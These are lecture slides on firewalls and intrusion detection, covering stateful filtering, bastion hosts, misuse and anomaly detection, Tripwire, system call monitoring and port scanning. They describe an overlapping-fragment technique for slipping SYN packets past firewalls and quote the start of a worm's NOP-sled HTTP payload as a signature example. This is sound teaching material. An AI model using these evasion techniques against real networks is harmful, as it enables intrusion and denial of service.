


Outbound SMTP

Session Filtering


- Decision is still made separately for each packet, but in the context of a connection
  - If new connection, then check against security policy
  - If existing connection, then look it up in the table and update the table, if necessary
    - Only allow packets to a high-numbered port if there is an established connection from that port
    - Example of an update: if RST, remove connection from table
- Hard to filter stateless protocols (UDP) and ICMP
- Filters can be bypassed with IP tunneling

Example: Connection State Table




Source Address	Source Port	Destination Address	Destination Port	Connection State
192.168.1.100	1030	210.9.88.29	80	Established
192.168.1.102	1031	216.32.42.123	80	Established
192.168.1.101	1033	173.66.32.122	25	Established
192.168.1.106	1035	177.231.32.12	79	Established
223.43.21.231	1990	192.168.1.6	80	Established
219.22.123.32	2112	192.168.1.6	80	Established
210.99.212.18	3321	192.168.1.6	80	Established
24.102.32.23	1025	192.168.1.6	80	Established
223.212.212	1046	192.168.1.6	80	Established

Stateful or Dynamic Packet Filtering



Abnormal Fragmentation




For example, ACK bit is set in both fragments, but when reassembled, SYN bit is set (can stage SYN flooding through firewall)

Fragmentation Attack


[Wenke Lee]

❶,❷ Send 2 fragments with the ACK bit set; fragment offsets are chosen so that the full datagram re-assembled by server forms a packet with the SYN bit set (the fragment offset of the second packet overlaps into the space of the first packet)

❸ All following packets will have the ACK bit set




Circuit-Level Gateway



- Splices and relays TCP connections
  - Does not examine the contents of TCP segments; less control than application-level gateway
- Client applications must be adapted for SOCKS
  - “Universal” interface to circuit-level gateways
- For lower overhead, application-level proxy on inbound, circuit-level on outbound (trusted users)

Application-Level Gateway



- Splices and relays application-specific connections
- Need a separate proxy for each application
  - Example: HTTP proxy
  - Big overhead, but can log and audit all activity
- Can support user-to-gateway authentication
  - Log into the proxy server with username and password
- Simpler filtering rules (why?)


Comparison of Firewall Types

	Performance	Modify client application	Defends against fragm. attacks
Packet filter	Best	No	No
Session filter		No	Maybe
Circuit-level gateway		Yes (SOCKS)	Yes
Application-level gateway	Worst	Yes	Yes

Bastion Host


- Bastion host is a hardened system implementing application-level gateway behind packet filter
  - All non-essential services are turned off
  - Application-specific proxies for supported services
    - Each proxy supports only a subset of application's commands, is logged and audited, disk access restricted, runs as a non-privileged user in a separate directory
  - Support for user authentication
- All traffic flows through bastion host
  - Packet router allows external packets to enter only if their destination is bastion host, and internal packets to leave only if their origin is bastion host

Single-Homed Bastion Host



If packet filter is compromised, traffic can flow to internal network

Dual-Homed Bastion Host



No physical connection between internal and external networks

General Problems with Firewalls

- Interfere with some networked applications
- Don’t solve many real problems
  - Buggy software (think buffer overflow exploits)
  - Bad protocol design (think WEP in 802.11b)
- Generally don’t prevent denial of service
- Don’t prevent insider attacks
- Increasing complexity and potential for misconfiguration

What Should Be Detected?

- Attempted and successful break-ins
- Attacks by legitimate users
  - Illegitimate use of root privileges, unauthorized access to resources and data …
- Trojans, rootkits, viruses, worms …
- Denial of service attacks

Intrusion Detection Systems

- Host-based
  - Monitor activity on a single host
  - Advantage: better visibility into behavior of individual applications running on the host
- Network-based (NIDS)
  - Often placed on a router or firewall
  - Monitor traffic, examine packet headers and payloads
  - Advantage: single NIDS can protect many hosts and look for global patterns

Intrusion Detection Techniques

- Misuse detection
  - Use attack "signatures" (need a model of the attack)
    - Sequences of system calls, patterns of network traffic, etc.
  - Must know in advance what attacker will do (how?)
  - Can only detect known attacks
- Anomaly detection
  - Using a model of normal system behavior, try to detect deviations and abnormalities
    - E.g., raise an alarm when a statistically rare event(s) occurs
  - Can potentially detect unknown attacks
- Which is harder to do?

Misuse or Anomaly?

Root pwd modified, admin not logged in	Misuse
Four failed login attempts	Anomaly
Failed connection attempts on 50 sequential ports	Anomaly
User who usually logs in around 10am from a UT dorm logs in at 4:30am from a Russian IP address	Anomaly
UDP packet to port 1434	Misuse
“DEBUG” in the body of an SMTP message	Not an attack! (most likely)

Misuse Detection (Signature-Based)

- Set of rules defining a behavioral signature likely to be associated with attack of a certain type
  - Example: buffer overflow
    - A setuid program spawns a shell with certain arguments
    - A network packet has lots of NOPs in it
    - A very long argument to a string function
  - Example: SYN flooding (denial of service)
    - Large number of SYN packets without ACKs coming back

      …or is this simply a poor network connection?
- Attack signatures are usually very specific and may miss variants of known attacks
  - Why not make signatures more general?

U. of Toronto, 19 Mar 2004

[from David Lie]

"The campus switches have been bombarded with these packets […] and apparently 3Com switches reset when they get these packets. This has caused the campus backbone to be up and down most of yesterday. The attack seems to start with connection attempts to port 1025 (Active Directory logon, which fails), then 6129 (DameWare backdoor, which fails), then 80 (which works as the 3Com's support a web server, which can't be disabled as far as we know). The HTTP command starts with 'SEARCH /\x90\x02\xb1\x02' […] then goes off into a continual pattern of '\x90' "

Extracting Misuse Signatures

- Use invariant characteristics of known attacks
  - Bodies of known viruses and worms, port numbers of applications with known buffer overflows, RET addresses of stack overflow exploits
  - Hard to handle malware mutations
    - Metamorphic viruses: each copy has a different body
- Challenge: fast, automatic extraction of signatures of new attacks
- Honeypots are useful for signature extraction
  - Try to attract malicious activity, be an early target

Anomaly Detection

- Define a profile describing “normal” behavior
  - Works best for “small”, well-defined systems (single program rather than huge multi-user OS)
- Profile may be statistical
  - Build it manually (this is hard)
  - Use machine learning and data mining techniques
    - Log system activities for a while, then “train” IDS to recognize normal and abnormal patterns
  - Risk: attacker trains IDS to accept his activity as normal
    - Daily low-volume port scan may train IDS to accept port scans
- IDS flags deviations from the “normal” profile

Level of Monitoring

- Which types of events to monitor?
  - OS system calls
  - Command line
  - Network data (e.g., from routers and firewalls)
  - Processes
  - Keystrokes
  - File and device accesses
  - Memory accesses
- Auditing / monitoring should be scalable

Host-Based IDS

- Use OS auditing and monitoring mechanisms to find applications taken over by attacker
  - Log all relevant system events (e.g., file accesses)
  - Monitor shell commands and system calls executed by user applications and system programs
    - Pay a price in performance if every system call is filtered
- Con: need an IDS for every machine
- Con: if attacker takes over machine, can tamper with IDS binaries and modify audit logs
- Con: only local view of the attack

Host-Based Anomaly Detection

- Compute statistics of certain system activities
  - Login and location frequency; last login; password fails; session elapsed time, output, CPU, I/O; frequency of commands and programs, file read/write/create/delete
- Report an alert if statistics outside range
- Example: IDES (Denning, mid-1980s)
  - For each user, store daily count of certain activities
    - For example, fraction of hours spent reading email
  - Maintain list of counts for several days
  - Report anomaly if count is outside weighted norm

Problem: most unpredictable user is the most important

TRIPWIRE

- File integrity checker
  - Records hashes of critical files and binaries
    - Hashes must be stored in read-only memory (why?)
  - Periodically checks that files have not been modified, verifies sizes, dates, permissions
- Good for detecting rootkits, but may be subverted by a clever rootkit
  - Install a backdoor inside a continuously running system process (no changes on disk!)
  - Copy old files back into place before Tripwire runs
- How to detect modifications to running process?


System Call Interposition

- Observation: all sensitive system resources are accessed via OS system call interface
  - Files, sockets, etc.
- Idea: monitor all system calls and block those that violate security policy
  - Modify program code to "self-detect" violations
  - Language-level: Java runtime environment inspects the stack of the function attempting to access a sensitive resource and checks whether it is permitted to do so
  - Common OS-level approach: system call wrapper
    - Want to do this without modifying OS kernel (why?)

“Self-Immunology” Approach

[Forrest]

- Normal profile: short sequences of system calls
  - Use strace on UNIX



… open,read,write,mmap,mmap,getrlimit,open,close …

remember last K events

…

open,read,write,mmap

read,write,mmap,mmap

write,mmap,mmap,getrlimit

mmap,mmap,getrlimit,open

…

Compute % of traces that have been seen before.
Is it above the threshold?

Y

normal

N

abnormal

Raise alarm if a high fraction of system call sequences haven’t been observed before


Better System Call Monitoring

[Wagner and Dean]

- Use static analysis of source code to find out what a normal system call sequence looks like
  - Build a finite-state automaton of expected system calls
- Monitor system calls from each program
- System call automaton is conservative
  - No false positives!

Wagner-Dean Example

```
f(int x) {
  x ? getuid() : geteuid();
  x++;
}
g() {
  fd = open("foo", O_RDONLY);
  f(0); close(fd); f(1);
  exit(0);
}
```



If code behavior is inconsistent with this automaton, something is wrong

Network-Based IDS

- Inspect network traffic
  - For example, use tcpdump to sniff packets on a router
  - Passive (unlike firewalls)
  - Default action: let traffic pass (unlike firewalls)
- Rules for protocol violations, unusual connection patterns, attack strings in packet payloads
- Con: can’t inspect encrypted traffic (VPNs, SSL)
- Con: not all attacks arrive from the network
- Con: record and process huge amount of traffic

Snort

- Popular open-source network-based intrusion detection tool
- Large, constantly updated sets of rules for common vulnerabilities
- Occasionally had its own vulnerabilities
  - IBM Internet Security Systems Protection Advisory (Feb 19, 2007): Snort IDS and Sourcefire Intrusion Sensor IDS/IPS are vulnerable to a stack-based buffer overflow, which can result in remote code execution

Port Scanning

- Many vulnerabilities are OS-specific
  - Bugs in specific implementations, default configuration
- Port scan is often a prelude to an attack
  - Attacker tries many ports on many IP addresses
    - For example, looking for an old version of some daemon with an unpatched buffer overflow
  - If characteristic behavior detected, mount attack
    - Example: SGI IRIX responds on TCPMUX port (TCP port 1); if response detected, IRIX vulnerabilities can used to break in
  - "The Art of Intrusion": virtually every attack involves port scanning and password cracking

Scanning Defense

- Scan suppression: block traffic from addresses that previously produced too many failed connection attempts
  - Requires maintaining state
  - Can be subverted by slow scanning
  - Does not work very well if the origin of the scan is far away (why?)
- False positives are common, too
